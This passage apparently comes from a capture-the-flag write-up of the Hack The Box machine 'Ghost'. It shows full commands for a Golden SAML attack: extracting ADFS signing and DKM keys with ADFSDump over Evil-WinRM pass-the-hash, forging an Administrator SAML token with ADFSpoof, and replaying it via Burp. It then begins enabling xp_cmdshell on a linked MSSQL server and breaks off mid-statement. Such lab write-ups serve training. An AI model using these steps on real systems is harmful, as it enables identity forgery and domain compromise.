
Clicking it redirects to federation.ghost.htb. Add it to /etc/hosts and reload.

Justin’s credentials authenticate, but the panel shows it is restricted to administrators.

ADFS issues SAML tokens signed with a Token Signing Certificate. The private key for that certificate is encrypted using a Distributed Key Manager (DKM) key stored in Active Directory. As adfs_gmsa$ we have access to the ADFS service and can extract both. With them, we can forge a SAML token for any user — including Administrator. This is a Golden SAML attack.
Clone the tools needed:
git clone https://github.com/mandiant/ADFSDump.git
git clone https://github.com/szymex73/ADFSpoof.git
ADFSDump requires compilation. On Linux, use xbuild:
xbuild ADFSDump.sln /p:Configuration=Release
Log in via Evil-WinRM as ADFS_GMSA$ and upload the binary:
evil-winrm -i ghost.htb -u 'ADFS_GMSA$' -H 16b9766667b1e9f8d4c315a11707c497
upload ADFSDump.exe
.\ADFSDump.exe

Save the DKM key and encrypted token signing key to files on the attacker machine:
echo '8D-AC-A4-90-70-2B-3F-D6-08-D5-BC-35-A9-84-87-56-D2-FA-3B-7B-74-13-A3-C6-2C-58-A6-F4-58-FB-9D-A1' > dkmkey.txt
echo '<encrypted_token_signing_key_blob>' > tkskey.txt
Convert both to binary format:
cat tkskey.txt | base64 -d > TKSKey.bin
cat dkmkey.txt | tr -d "-" | xxd -r -p > DKMkey.bin
ADFSpoof has dependency conflicts between
cryptographyandlxml. Downgrading to Python 3.11, or installing a lower version ofcryptographythat satisfieslxml’s requirements, resolves it.
Forge a SAML assertion for [email protected]:
python3 ADFSpoof.py -b TKSKey.bin DKMkey.bin -s 'core.ghost.htb' saml2 \
  --endpoint 'https://core.ghost.htb:8443/adfs/saml/postResponse' \
  --nameidformat 'urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress' \
  --nameid '[email protected]' \
  --rpidentifier 'https://core.ghost.htb:8443' \
  --assertions '<Attribute Name="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"><AttributeValue>[email protected]</AttributeValue></Attribute><Attribute Name="http://schemas.xmlsoap.org/claims/CommonName"><AttributeValue>Administrator</AttributeValue></Attribute>'
With Burp Suite intercepting traffic, trigger the ADFS federated login from https://core.ghost.htb:8443/login. Forward requests until Burp captures the POST /adfs/saml/postResponse request.

Replace the SAMLResponse field value with the ADFSpoof output, then forward the modified request.


The Ghost Core admin panel loads as Administrator. The panel also surfaces a new domain: corp.ghost.htb. Add it to /etc/hosts.
Finding 8 — ADFS Token Signing Key Extraction Enabling Golden SAML Token Forgery
MSSQL Linked Server — RCE on corp.ghost.htb
The Ghost Core admin panel exposes a SQL query interface against the MSSQL instance. Query the linked servers:
select * from master..sysservers;
Two entries: DC01 (the local instance) and PRIMARY (a linked server in the corp.ghost.htb domain). PRIMARY has rpcout: true and dataaccess: true, which means we can execute queries against it remotely.
To run xp_cmdshell on PRIMARY, we chain the configuration and execution into a single EXEC ... AT call. MSSQL configuration changes made this way are not persistent, so everything has to happen in one statement:
EXEC ('execute as login = ''sa'';
  exec master.dbo.sp_configure "show advanced options",1; RECONFIGURE;
  exec master.dbo.sp_configure "xp_cmdshell", 1; RECONFIGURE;
